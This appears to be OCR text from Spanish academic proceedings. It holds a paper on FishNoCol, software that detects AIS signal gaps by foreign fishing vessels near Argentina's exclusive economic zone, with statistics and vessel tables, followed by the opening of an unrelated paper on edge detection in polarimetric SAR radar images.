Alrededor de 350 buques extranjeros se desplazan cada año desde diferentes países para participar de la zafra de la especie calamar illex argentinus. Estos buques constituyen verdaderas ciudades flotantes que se enfocan en la captura de dicha especie, desechando en el mar a otras especies capturadas, pero de menor valor, con el agravante de estar éstas últimas ya sin vida, ocasionando con ello un daño ecológico inconmensurable.
Fuera del límite de la ZEE Argentina, la pesca es libre, según Convención ONU CONVEMAR (Montego Bay 1982), siempre y cuando se respetan las condiciones de sostenibilidad del recurso. No es libre dentro de la ZEE, donde Argentina, en su condición de estado ribereño, tiene derechos de soberanía sobre sus recursos. El problema se presenta cuando buques extranjeros pescan recursos ictícolas que genéticamente se reproducen dentro de la ZEE y que, por cuestiones hidrometeorológicas, de geomorfología marina y las propias de su especie, migran al área externa adyacente. Cualquier sobreexplotación allí afectará sin duda la conservación de la especie.

Acompañan a esas flotas pesqueras, buques supply que realizan el abastecimiento (combustibles, artes de pesca, víveres, etc.) y buques factorías donde se procesa el pescado. Estos medios sirven de referencia para dimensionar los recursos de control (buques y aeronaves) que debería comprometer el país para vigilar las áreas de pesca.

4. Ingeniería de requerimientos

A pesar de contarse con abundante información de identificación y posicionamiento de buques que pescan en el escenario Atlántico Sudoccidental, el análisis estadístico de dicha información reveló una debilidad irresoluble para los órganos de control del Estado: no se obtienen reportes en condición de pesca cuando los buques apagan sus equipos AIS abordo.

Para solucionar esta debilidad manifiesta, con información provista en tiempo real del servidor AIS de la Armada Argentina, UNDEF [1] debió especificar los siguientes requerimientos:

4.1. ¿El apagado de las señales de identificación y posicionamiento AIS por parte de buques pesqueros extranjeros que operan a +- 10 millas del límite exterior de la Zona Económica Exclusiva Argentina (ZEEA), determina un comportamiento sistemático no colaborativo con el fin de pescar ilegalmente sin ser detectados, o resulta un hecho casual no intencional?

4.2. Ampliando lo anterior a un esquema más global: ¿puede un Estado, mediante software, detectar indicios de pesca INDNR y penalizar comportamientos no colaborativos?

5. Estudio de campo

5.1. Normativa Técnica: de acuerdo al ítem 4.1 de la Recomendación UIT-R M.1371, la periodicidad de la actualización de señales AIS desde los buques debe transmitirse cada seis (6) minutos. No obstante, hay evidencias de su incumplimiento. La hipótesis de la investigación [1] logró medir ese incumplimiento.

5.2. Muestras: La investigación se inició con la toma de muestras cada 3 días desde enero a fines de junio de 2022. Cada una de ellas registró en promedio 250.000 reportes AIS. En total se analizaron 15.000.000 de reportes. Las tres (3) áreas de pesca desde donde provienen las muestras son regiones limítrofes de Argentina, seleccionadas exprofeso con la finalidad de evaluar el comportamiento de los buques pesqueros en cada una de ellas.

5.3. Heurística:

El algoritmo de corroboración FishNoCol clasificó a las señales AIS como provenientes desde las siguientes áreas de pesca, representadas de izquierda a derecha: Milla200, Caladeros Península Valdez - Golfo San Jorge y área Malvinas.




Fig.1

En el paso siguiente, se atribuyó "*comportamiento no colaborativo"*, cuando las interrupciones de señales AIS en las muestras, se consideraron excesivas.

Se definió el término "*demora excesiva"* a la interrupción que se prolonga más allá de tres (3) horas, treinta (30) minutos. Dicho umbral de tiempo fue adoptado en virtud que, cinemáticamente por velocidad promedio (12/ 15 millas por hora), un buque en el límite ZEEA puede ingresar, pescar ilegalmente o salir, sin ser digitalmente detectado.

5.4. Hipótesis: fue corroborada al demostrarse en UNDEF [1] mediante el estadístico Chi Cuadrado de Pearson que durante toda la zafra 2022, la proporción de comportamiento no colaborativo de un área pesquera particular (Islas Malvinas) fue significativamente inferior a la proporción de cualquier otra área. Es decir, dicha diferencia en proporcionalidad no fue casual, producto del azar, sino de una causalidad.

Como se aprecia en la figura siguiente, la curva inferior (Malvinas) evidencia muy baja frecuencia y estabilidad constante durante toda la zafra 2022.




Fig.2

El momento de máxima desproporcionalidad entre las variables área de pesca y comportamiento se produjo entre el 10 y 13 de abril de 2022, precisamente en el

punto máximo de la zafra 2022 (p=0 y valor 837.19 en tabla Chi Cuadrado de Pearson).

	-	-			Existe relación entre X e Y
	No Col	Col			
Milla 201	313	19308		Chi-square Value:	837.19
Caladeros	208	15629	13-Apr	p	0
Malvinas	26	62061			
	-	-			Existe relación entre X e Y

Fig.3




Fig.4

6. Diseño del software

Módulo	Módulo nro.- Nombre Macro	Detecta
Filtra Pesqueros	Módulo42-FiltraPesqueros	Buques pesqueros extranjeros.
Demoras	Módulo19-DemoraMasdeTresHorasAISPrimero()	Demoras > a 3 horas, 30 min.
Comportamiento No Colaborativo	Módulo 20-ControlHistoricomilla200Despues()	Buques no colaborativos en milla 200 y en Caladeros
	Módulo 30- EnMalvinasNoCol()	Buques no colaborativos en Malvinas.
Comportamiento Colaborativo	Módulo 38- SampleOpt()	Buques colaborativos en Caladeros.
	Módulo 34- Col201CalMal()	Buques colaborativos en Milla 200 y Malvinas.
	Módulo 39- ControlCaladerosN/S()	Buques colaborativos en Área Caladeros.
	Módulo 40- FiltraCaladerosN/S()	
Correlación imágen satelital	Módulo 41-ControlaPolyConae()	AIS e imágenes CONAE.
Búsqueda	Módulo 43- Subsearch buques()	Individulmente

Tabla 1

El software fue diseñado modularmente y al ejecutarse sus macros genera hojas de cálculo xmls con lo que evita así demoras e incompatibilidades por cambios de formato, considerando que el proveedor AIS satelital baja su información en ese tipo

de archivos. Cada hoja contiene los conjuntos de buques por área y comportamiento, los cuales se especifican en la columna derecha de la tabla anterior.
La determinación si un buque está dentro o fuera de la ZEEA se realiza por fórmula de Haversine, al medirse la distancia en millas náuticas desde los puntos de referencia costeros establecidos por el Servicio de Hidrografía Naval (SIHN) y la posición (LATITUD, LONGITUD) que cada buque emite por señal AIS.

```
DISTANCIA = 6371 * WorksheetFunction.Acos(Cos(WorksheetFunction.Radians(90 - LATITUD)) * Cos(WorksheetFunction.Radians(90 - (PUNT(i), 1))) + Sin(WorksheetFunction.Radians(90 - LATITUD)) * Sin(WorksheetFunction.Radians(90 - (PUNT(i), 1))) * Cos(WorksheetFunction.Radians(LONGITUD - (PUNT(i), 2))))
```

7. Hallazgos

7.1. En el documento electrónico publicado en el año 2023 [2], con datos provistos por la Agencia de la Unión Europea (EMSA) y Oceana [6], el Ministerio de Transportes, Movilidad y Agenda Urbana del Reino de España, mediante la Resolución Nro.22-470-0160, establece en su cláusula primera lo siguiente:

"Durante los años 2020 y 2021 se detectó intervalos de tiempo en los que el AIS de una serie de buques de pesca españoles no emitía señal en zonas cercanas a la Zona Económica Exclusiva de Argentina." y más adelante agrega:

"Los buques tienen la obligación de estar equipados con un sistema AIS y mantenerlo en funcionamiento en todo momento, y que, por tanto, los hechos denunciados en párrafo anterior podrían constituir una infracción".

"Se imputa a las embarcaciones PLAYA PESMAR UNO y PLAYA PESMAR DOS *una infracción grave con la siguiente sanción: - Quince mil euros (15.000 €), por navegar sin emitir señal AIS en todo momento durante los años 2020 y 2021".*

Antecedente: España fue protagonista de la denominada "*Guerra del Fletán*": una serie de incidentes con Canadá vinculados a los derechos de pesca en los Grandes Bancos de Terranova, justo fuera de la ZEE Canadiense, en el Atlántico Norte, que culminaron con la captura del buque español Estai, el 9 de marzo de 1995 por la Armada de Canadá, después que una patrullera canadiense ametrallara la proa del buque y procediera al abordaje.

7.2. A continuación, como evidencia anticipatoria, FishNoCol en 2022 alertó en color gris, los pesqueros infractores que serían multados por España en 2023.

9886550	BZUA8	China, People's	412549098	***MING XIANG 858***	Fishing Vessel	57.1	2022-04-20T19:53:	-42.1	-58.07	0.9
8527183	BZUJ4	China, People's	412421137	***MING XIANG 877***	Fishing Vessel	227.2	2022-04-20T19:54:	-42.11	-58.03	9.1
9887310	BZUA9	China, People's	412549099	***MING XIANG 878***	Fishing Vessel	32	2022-04-20T19:55:	-42.1	-58.06	0.7
9907500	BZU9W	China, People's	412549165	***MING XIANG 889***	Fishing Vessel	278.2	2022-04-20T18:18:	-42.12	-58.02	4.5
8775273	BKVA8	China, People's	412401570	***MING XING***	Fishing Vessel	38.7	2022-04-20T15:02:	-41.99	-57.75	1
8774750	BZ8VN	China, People's	412420471	***MING ZHOU 6***	Fishing Vessel	60	2022-04-20T19:54:	-42	-57.98	0.5
9871658	BZVA4	China, People's	412549012	***NING TAI 15***	Fishing Vessel	21.7	2022-04-20T09:09:	-47.02	-60.7	9.7
8779061	BZV9S	China, People's	412420953	***NING TAI 56***	Fishing Vessel	11.1	2022-04-20T18:20:	-42.03	-58.03	2.8
9823845	BZW7G	China, People's	412421059	***NING TAI 76***	Fishing Vessel	30.1	2022-04-20T21:31:	-42.17	-58.12	1.6
8782989	BZ7VZ	China, People's	412439598	***OU YA 28***	Fishing Vessel	213.3	2022-04-20T18:19:	-42.14	-58.09	8.1
8782874	BZ9VS	China, People's	412439588	***OU YA 9***	Fishing Vessel	314.1	2022-04-20T23:51:	-42.05	-58.02	7.8
9306598	ECCI	Spain	224770000	***PLAYA PESMAR DOS***	Fishing Ves	MONTEVIDEO	252.9	2022-04-20T16:52:	-41.91	-57.89	4.3
9281877	EBUD	Spain	224369000	***PLAYA PESMAR UNO***	Fishing Ves	MARIN.	197.5	2022-04-20T20:10:	-41.94	-57.97	4.8
8779437	BZ6VP	China, People's	412420805	***PU YUAN 777***	Fishing Vessel	205.6	2022-04-20T18:21:	-42.13	-58.08	7.5

NoColaCalFin | NoColaCalFin2 | Milla201Unicos | NoColMilla201Unicos | MalvinasUnicos

Tabla 2




Fig. 5



Fig. 6

FishNoCol representó en las dos (2) figuras anteriores, las posiciones de ambos pesqueros navegando en el límite de la ZEEA, con rumbo al suroeste, 252.9 y 197.7, y velocidades propias de pesca: 4.3 - 4.8 nudos. Advirtió adicionalmente que sus señales AIS se interrumpieron por 12 horas, 16 minutos y 6 horas 21 minutos respectivamente, configurando un cuadro muy probable de pesca ilegal. Además de los dos (2) casos testigos descriptos aquí, existieron otros tantos detectados, los cuales se detallan al final en ANEXO I.

8. Conclusiones

8.1. La concordancia de resultados entre el software producto de la investigación, y los datos publicados por España, demuestran que FishNoCol podría aplicarse como herramienta preventiva eficaz contra la pesca ilegal.

8.2. Como se mencionó en la sección "*Estudio de campo"*, la investigación UNDEF [1] corroboró la hipótesis que "*el área de pesca determina el comportamiento de buques pesqueros"*. Y esto último se explica desde la geopolítica: la decisión estratégica de China de no comprar licencias a Malvinas a partir de 2007 en adelante redujo allí el comportamiento no colaborativo; y el empleo de su inmensa flota pesquera como ejercicio de soft power [7], lo aumentó en las otras dos (2) áreas pesqueras limítrofes: Caladeros y Milla 200.

8.3. Si la explotación del recurso ictícola en los mares no tuviera límites establecidos por el derecho marítimo internacional, se incrementaría la potencialidad de los conflictos entre países: ejemplo guerra del fletan entre Canadá y España (1995) [5]. España en parte aprendió la lección y la penalidad impuesta a sus buques en 2023 constituye un hito, ya que representa un claro límite. Este límite normativo debería complementarse con presencia y disuasión por parte del Estado al que se afecta el recurso (Argentina).

8.4. El software desarrollado permite su instalación en Centros de Control y buques de la Armada y Prefectura Naval. Les brinda a sus comandantes, asesoramiento para dirigirse directo y en tiempo real hacia los focos de ocultamiento de señales AIS, en lugar de realizar patrullajes por barrido amplio, en donde la probabilidad de detección *"in fraganti"* es baja.

8.5. A fin de evitar posteriores inconvenientes diplomáticos por utilizar documentación cartográfica extranjera que omita nombrar territorios soberanos de la República Argentina (por ejemplo, Malvinas), FishNoCol representó en el mapa (fig. 5 y 6), los hallazgos de la investigación UNDEF [1] utilizando cartografía propia del Instituto Geográfico Nacional (IGN):

```
React from 'react' import {Map, Marker, Popup,
TileLayer,Polygon } from 'react-leaflet'import {
GeoSearchControl, OpenStreetMapProvider } from 'leaflet-
geosearch';
```

9. Propuestas

9.1. El propósito de la regulación normativa en los mares es imponer límites a fin de evitar sobreexplotación de los recursos. El estudio de campo logrado podría ser una fuente para que los organismos de control marítimo (Armada Argentina, Prefectura Naval, Subsecretaría y Acuicultura de la Nación) lo propongan como

muestra en los foros de la OMI, ITU, FAO, etc. a fin de imponer obligatoriedad de uso del Sistema AIS en el ámbito pesquero a nivel internacional, con excepción de la pesca artesanal. Cabe recordar que en el inciso 3.1 párrafo 2, se detalló la norma vigente que permite la exclusión de la obligatoriedad de los pesqueros de equiparse con AIS.

9.2. La Comisión Nacional de Actividades Espaciales (CONAE) puso en órbita a partir de 2020 los satélites (SAOCOM 1 y 2), provistos con radares de apertura sintética (SAR). Mediante software de alta complejidad, se obtienen allí imágenes procesadas con localización de buques navegando en las aguas eco reflejadas por el barrido del satélite radar.

El Módulo 41-ControlaPolyConae() descripto en la sección diseño, permitiría contrastar ambas fuentes, es decir superponer señales AIS con fotos satelitales. Sería posible entonces con los radares de apertura sintética CONAE, identificar con alta probabilidad, los buques que interrumpieron intencionalmente sus señales AIS.

Inversamente, cuando se requiere afinar los radares de apertura sintética CONAE producto de desvíos accidentales en las orbitas satelitales, los datos de identidad y posición AIS que brinda FIshNoCol, servirían como referencia de recalibración.




Fig.8

9.3. Por último, otra aplicación adicional que podría obtenerse con FishNoCol es la búsqueda y rescate de buques que interrumpen sin intención su señal AIS, debido a siniestros o accidentes de gravedad en el mar (ej. incendios abordo, piratería, etc.).

ANEXO I

Estudios de caso proporcionando ejemplos concretos de su efectividad y aplicación práctica

Como se mencionó en la sección Hallazgos (7.2), el objetivo del documento electrónico publicado por el Reino de España en [2], fue determinar buques pesqueros españoles infractores, que, durante los años 2020 y 2021, interrumpieron en forma prolongada la señal de sus equipos AIS en el límite de la Zona Económica Exclusiva Argentina (ZEEA).

Como aplicación práctica concreta, uno de los objetivos del software FishNoCol fue indagar en similar propósito, pero dirigido hacia el año 2022.

En la siguiente tabla, el software mencionado determinó a través del atributo fecha – hora (DTG), interrupciones prolongadas de señal AIS en el límite de la ZEEA. Ejemplo: Reportes 1 y 2, Buque *"PLAYA DE TAMBO"*, DTG: 2022-02-02T18-44-40 – 2022-02-02T14-31-31, Interrupción Prolongada: 4 horas, 13 horas.

IMO Numb	Call Sig	Flag	MMSI	Name	Vessel	AISDestination	Course	DTG	Latitud	Longitu	Speed
8613279	EDWY	Spain	224724000	PLAYA DE TAMBO	Fishing v	CALADEROS	184	2022-02-02T18:44:40	-45.661	-60.686	3.5
8613279	EDWY	Spain	224724000	PLAYA DE TAMBO	Fishing v	CALADEROS	5.2	2022-02-02T14:31:31	-45.679	-60.686	3.7
8516043	EAAB	Spain	224378000	PARADANTA PRIMERO	Fishing v	CALADEROS	283.2	2022-02-19T17:09:26	-45.879	-60.507	4.4
8516043	EAAB	Spain	224378000	PARADANTA PRIMERO	Fishing v	CALADEROS	89.2	2022-02-19T13:30:19	-45.704	-60.461	4.8
8802363	EHQQ	Spain	224559000	PLAYA DE RODAS	Fishing v	FISHING GROUNI	25.7	2022-02-23T20:26:43	-46.208	-60.868	4.1
8802363	EHQQ	Spain	224559000	PLAYA DE RODAS	Fishing v	FISHING GROUNI	192.9	2022-02-23T15:14:32	-46.102	-60.821	3.6
8801163	EHUT	Spain	224547000	PISCATOR	Fishing v	Vessel	194.8	2022-02-23T12:00:37	-45.961	-60.774	3.9
8801163	EHUT	Spain	224547000	PISCATOR	Fishing v	Vessel	62.2	2022-02-23T04:22:08	-45.777	-60.625	1.4
8716411	EHLX	Spain	224701000	JOSE ANTONIO NORES	Fishing v	ZONA DE PESCA	196.3	2022-02-23T18:29:54	-45.695	-60.693	4.2
8716411	EHLX	Spain	224701000	JOSE ANTONIO NORES	Fishing v	ZONA DE PESCA	8.2	2022-02-23T14:53:56	-45.7	-60.7	4.3
8521335	EDTQ	Spain	224540000	PESCA VAQUEIRO	Fishing v	HIGH SEA	32.7	2022-02-27T06:01:30	-46.648	-60.526	4.6
8521335	EDTQ	Spain	224540000	PESCA VAQUEIRO	Fishing v	HIGH SEA	77.8	2022-02-27T00:22:29	-46.982	-60.792	1.8
8619675	EEMX	Spain	224888000	SANTA MARINA	Fishing v	MONTEVIDEO	29.5	2022-02-27T17:50:57	-45.737	-60.711	3
8619675	EEMX	Spain	224888000	SANTA MARINA	Fishing v	MONTEVIDEO	12.3	2022-02-27T13:54:58	-45.975	-60.771	4.2
9259563	EBZM	Spain	224967000	COSTA DO CABO	Fishing v	Vessel	218	2022-03-14T17:22:47	-41.551	-55.658	11.9
9259563	EBZM	Spain	224967000	COSTA DO CABO	Fishing v	Vessel	222	2022-03-14T12:40:04	-40.888	-54.871	10.8
9241906	EBUH	Spain	224374000	FARRUCO	Fishing v	Vessel	210.2	2022-03-03T18:18:57	-46.727	-60.686	3.7
9241906	EBUH	Spain	224374000	FARRUCO	Fishing v	FISHING GROND	160.3	2022-03-03T14:21:49	-46.493	-60.665	4.2
8619716	EHXB	Spain	224897000	FREIREMAR UNO	Fishing v	Vessel	11	2022-03-03T20:57:30	-46.404	-60.824	4.5
8619716	EHXB	Spain	224897000	FREIREMAR UNO	Fishing v	FISHING GROUNI	323.9	2022-03-03T16:39:12	-46.733	-60.882	4.7
8512545	EHKC	Spain	224732000	PLAYA DE SARTAXENS	Fishing v	MONTEVIDEO	356.1	2022-03-18T23:12:12	-44.947	-60.105	0
8512545	EHKC	Spain	224732000	PLAYA DE SARTAXENS	Fishing v	MONTEVIDEO	249.8	2022-03-18T16:52:57	-44.832	-60.05	1.3
8802349	EHTR	Spain	224004000	PLAYA DA CATIVA	Fishing v	CALADEROS	65	2022-03-18T12:58:24	-45.2	-60.371	4.2
8802349	EHTR	Spain	224004000	PLAYA DA CATIVA	Fishing v	CALADEROS	199.5	2022-03-18T06:56:37	-45.364	-60.554	4.5
7813107	EAAM	Spain	224754000	PLAYA DE GALICIA	Fishing v	MONTEVIDEO	39.7	2022-03-28T10:37:18	-46.41	-60.799	4
7813107	EAAM	Spain	224754000	PLAYA DE GALICIA	Fishing v	MONTEVIDEO	2.4	2022-03-28T00:13:57	-46.342	-60.71	1.4
9281877	EBUD	Spain	224369000	PLAYA PESMAR UNO	Fishing v	MARIN.	19.8	2022-03-28T19:06:37	-41.771	-57.856	12.8
9281877	EBUD	Spain	224369000	PLAYA PESMAR UNO	Fishing v	MARIN.	22.7	2022-03-28T14:45:59	-42.646	-58.327	13.6
9098256	ECCT	Spain	224820000	VILLA NORES	Fishing v	MONTEVIDEO	22	2022-04-06T21:58:17	-44.033	-59.293	13.1
9098256	ECCT	Spain	224820000	VILLA NORES	Fishing v	MONTEVIDEO	28.4	2022-04-06T16:28:35	-45.005	-59.992	1.5
9306598	ECCI	Spain	224770000	PLAYA PESMAR DOS	Fishing v	MONTEVIDEO	41.8	2022-04-17T22:16:22	-42.131	-58.082	3.7
9306598	ECCI	Spain	224770000	PLAYA PESMAR DOS	Fishing v	MONTEVIDEO	279.5	2022-04-17T00:47:07	-46.42	-60.808	11.7
9281865	EBZJ	Spain	224978000	MANUEL ANGEL NORES	Fishing v	MONTEVIDEO	72.1	2022-04-21T17:30:00	-41.903	-57.863	2.7
9281865	EBZJ	Spain	224978000	MANUEL ANGEL NORES	Fishing v	MONTEVIDEO	47.7	2022-04-21T13:42:13	-41.899	-57.844	1.3
8120521	EDHP	Spain	224567000	PATRICIA NORES	Fishing v	MTVD	75.3	2022-04-24T17:33:08	-41.901	-57.831	4.4
8120521	EDHP	Spain	224567000	PATRICIA NORES	Fishing v	MTVD	66.1	2022-04-24T13:55:21	-41.882	-57.775	0.6
9304863	EAXS	Spain	224079000	FOLIAS	Fishing v	MONTEVIDEO	51	2022-04-25T18:06:39	-41.947	-57.959	4.2
9304863	EAXS	Spain	224079000	FOLIAS	Fishing v	MONTEVIDEO	71.7	2022-04-25T13:55:03	-41.908	-57.891	4.8
9242015	EAMC	Spain	224235000	MANUEL NORES	Fishing v	FS GR	215.4	2022-05-01T21:33:11	-45.137	-60.346	4.3
9242015	EAMC	Spain	224235000	MANUEL NORES	Fishing v	FS GR	225.7	2022-05-01T17:30:50	-44.91	-60.048	9.5
9242039	EBRR	Spain	224301000	IYAN NORES	Fishing v	MONTEVIDEO	315.9	2022-06-12T16:19:45	-46.133	-60.763	1.8
9242039	EBRR	Spain	224301000	IYAN NORES	Fishing v	MONTEVIDEO	7.8	2022-06-12T10:33:34	-46.485	-60.876	3
8610801	EEDJ	Spain	224463000	HERMANOS GANDON CUATRO	Fishing v	MONTEVIDEO	28.9	2022-06-26T12:35:31	-39.99	-53.755	10.4
8610801	EEDJ	Spain	224463000	HERMANOS GANDON CUATRO	Fishing v	MONTEVIDEO	24.7	2022-06-26T07:05:52	-40.926	-54.358	10.7

Tabla 3 (Infractores AIS 2022)

IMO Numb	Call Sig	Flag	MMSI	Name	Vessel	AISDes	Course	DTG	Latitud	Longitu	Speed	
9304851	EAHK	Spain	224526000	FAKIR	Fishing v	MONTE'	64.4	2022-04-20	-46.142	-60.591	4.7	COLABORATIVO
9218002	EAOA	Spain	224710000	FESTEIRO	Fishing v	CALADE	187.7	2022-04-20	-51.503	-63.491	4.2	COLABORATIVO
8512700	EDRN	Spain	224506000	LOITADOR	Fishing v	MONTE'	355	2022-04-20	-41.944	-57.785	1.9	COLABORATIVO

Tabla 4

1. De los veinticinco (25) buques españoles multados que interrumpieron su señal AIS en 2020 y 2021 [2, 11], FishNoCol determinó que en el año 2022

continuaron interrumpiendo, veintiuno (21) de ellos. Esto representa un 84 % de reincidencia.

2. En contraste, tres (3) buques no reincidieron (Tabla 4), es decir fueron colaborativos.

3. Respecto al buque FIGARO (número IMO 8905725), multado por interrumpir durante 2020 y 2021[2], no se detectó su presencia en el área durante 2022.

4. A la inversa, FishNoCol detectó un nuevo buque español infractor (posición 37 de Tabla 3), el buque FOLIAS (número IMO 9304863). A dicho buque España podría multarlo como infractor 2022.

Se ignora hasta la fecha si existió alguna sanción aplicada por España para los reincidentes, aunque se presume que no debería haberla, en virtud que durante el año 2022 los propietarios aún no habían sido notificados de las faltas cometidas en 2020 y 2021. Recién a fines de 2023 fueron notificados de éstas. Esto evidencia una demora en la gestión de tres (3) años.

A tal efecto, y como reflexión final se debe destacar la necesidad de contar en la práctica con una herramienta eficaz de análisis de señales. A diferencia de lo ocurrido en España, la implementación de FishNoCol en el ámbito nacional, facilitaría la detección y gestión en tiempo real de los infractores, actores éstos que afectan directamente la preservación de especies marinas propias en peligro de extinción.

Referencias

1. UNDEF: Universidad de la Defensa Nacional: “El sistema AIS Satelital como herramienta de control de la Pesca Ilegal, No Declarada, No Reglamentada (INDNR) en los espacios marítimos de interés nacional”. (Terribile Horacio, Torre Claudio), https://cefadigital.edu.ar/handle/1847939/2674
2. Resolución del procedimiento administrativo sancionador 22-470-0160 del MINISTERIO DE TRANSPORTES, MOVILIDAD Y AGENDA URBANA del Reino de España, https://acrobat.adobe.com/id/urn:aaid:sc:VA6C2:ceb8f62e-5fb8-4dab-a220-01c1a4234cc7
3. Ley PEN 24922/97. Ley del Régimen Federal de Pesca.
4. FAO – Documento Técnico de Pesca N. º 335 – Roma, 1996.
5. Guerra del Fletán, https://es.wikipedia.org/wiki/Guerra_del_flet%C3%A1n
6. Oceana (Protecting the world’s Ocean), https://oceana.org/
7. Soft Power, https://elordenmundial.com/que-es-poder-blando-soft-power/
8. Convenio SOLAS, https://www.imo.org/es/About/Conventions/Paginas/International-Convention-for-the-Safety-of-Life-at-Sea-(SOLAS),-1974.aspx
9. Número IMO: Id de buque de la Organización Marítima Internacional (OMI).
10. Zafra: Periodo anual intensivo de pesca, el cual se extiende generalmente desde el 1 de febrero hasta 1 de julio.
11. https://www.argenports.com.ar/nota/espana-multo-a-25-pesqueros-por-apagar-su-geolocalizacion-cerca-de-argentina

Nueva distancia estocástica en imágenes SAR polarimétricas para estimar puntos de borde con rápido procesamiento

Daniel Monferrán[1][0000−0003−4411−5822] y Andrés Sartarelli[2]

Instituto de Industria[1] , Instituto del Desarrollo Humano[2],
Universidad Nacional de General Sarmiento,
Juan María Gutiérrez 1150, (B1613), Malvinas Argentinas, Pcia de Bs. As., Argentina
[1] dmonferr@campus.ungs.edu.ar,
[2] asartare@campus.ungs.edu.ar,
https://www.ungs.edu.ar/idei/idei

Resumen El Radar de Apertura Sintética polarimétrico es un tipo especial de radar ampliamente utilizado en teledetección ya que permite la captura de imágenes terrestres remotas de alta resolución. En sistemas creados para enviar una alerta temprana, el tiempo de procesamiento para obtener información debe ser mínimo. Esto ha dado lugar a trabajos de investigación que miden y comparan los tiempos de procesamiento cuando se estiman posiciones de puntos de borde. En este trabajo de investigación se propone una nueva expresión analítica de distancia que se utiliza para estimar la posición de puntos de borde en imágenes de Radar de Apertura Sintética polarimétrico. Con esta nueva distancia se realizan un gran número de estimaciones de las posiciones de los puntos de borde. Se crean imágenes en escala de grises para visualizar el resultado. Cada píxel de la imagen tiene un tono de gris correspondiente al valor normalizado del módulo de los datos complejos ubicados en la posición del pixel.

Palabras clave: Imagen SAR polarimétrica, distancia estocástica, Wishart, detección de puntos de borde, modelo estadístico, matriz de covarianza
MSC[2010]: 68U10, 62H35

1. Introducción.

Varios trabajos de investigación relacionados con el "Radar de Apertura Sintética (SAR)" han demostrado la efectividad de esta tecnología en teledetección geofísica y el potencial de las imágenes "SAR polarimétricas, ($PolSAR$)" [1], [4],, [8], [9], [10], [11], [18]. El SAR utiliza su propia iluminación coherente y las imágenes obtenidas están contaminadas con ruido speckle. La interpretación automática de imágenes SAR polarimétricas es una tarea difícil, no sólo por el ruido speckle sino también porque contienen una gran cantidad de información. El modelo de distribución comúnmente utilizado es la distribución Wishart compleja. Una de las etapas más importantes en el análisis de imágenes es encontrar sus bordes. Estos bordes delimitan diferentes áreas en la imagen que

pueden corresponder, por ejemplo, a pastizales, áreas urbanas, áreas forestales, etc. Las técnicas dirigidas a la segmentación de este tipo de imágenes son de gran interés como etapa previa para el reconocimiento e interpretación de objetos [3], [5]. Se pueden mencionar algunos trabajos de investigación que hacen uso de la función de verosimilitud para estimar la posición de los puntos de borde [6], [16], [17]. En [3] se desarrolla un proceso jerárquico para optimizar paso a paso la segmentación en este tipo de imágenes. En [13] se plantea un método para optimizar expresiones analíticas. En [15] los autores utilizan muestras con un número reducido de datos para reducir el tiempo de procesamiento. En este escenario, el objetivo de este trabajo de investigación es encontrar una nueva expresión analítica para estimar las "posiciones de los puntos de borde, $(PPBs)$" en imágenes SAR polarimétricas con menor tiempo en comparación con las expresiones habitualmente utilizadas sin pérdida de precisión en la estimación de las $PPBs$.

2. Datos y Métodos.

El SAR polarimétrico ilumina la superficie con señales electromagnéticas y recibe los ecos de las señales emitidas; este proceso genera una estructura compleja de datos de cada sector iluminado que se distribuye en una matriz llamada "matriz polarimétrica" denotada por Z'. Se crean imágenes en escala de grises. A cada píxel de coordenadas (x, y) de la imagen se le asigna un valor que se obtiene a partir de la Z' correspondiente. La Figura 1 muestra una imagen SAR polarimétrica simulada. Se dibuja un segmento horizontal sobre la imagen que marca las posiciones de los datos seleccionados. Los datos seleccionados se guardan en un vector creado para tal fin. La posición de un "punto de borde, (P)" es la posición de uno de los dos píxeles tocados por el segmento horizontal, ubicado en el límite entre la "Región I, (R_I)" y la "Región II, (R_{II})" , uno de los píxeles pertenece a R_I y el otro pertenece a R_{II}. Se elige una posición j en el vector, tal que $0 < j_{min} \leq j \leq j_{max} < N$. En [12] se recomienda asignar valores de j entre $0{,}23N$ y $0{,}77N$. La posición j se utiliza para separar los datos en dos conjuntos A_j y B_j (Figura 1). Este proceso se repite para todos los valores de j entre j_{min} y j_{max}. Algunos ejemplos de este método se pueden ver en [13].




Figura 1. Conjuntos de datos A_j y B_j para una posición de j.

2.1. Distribución Wishart.

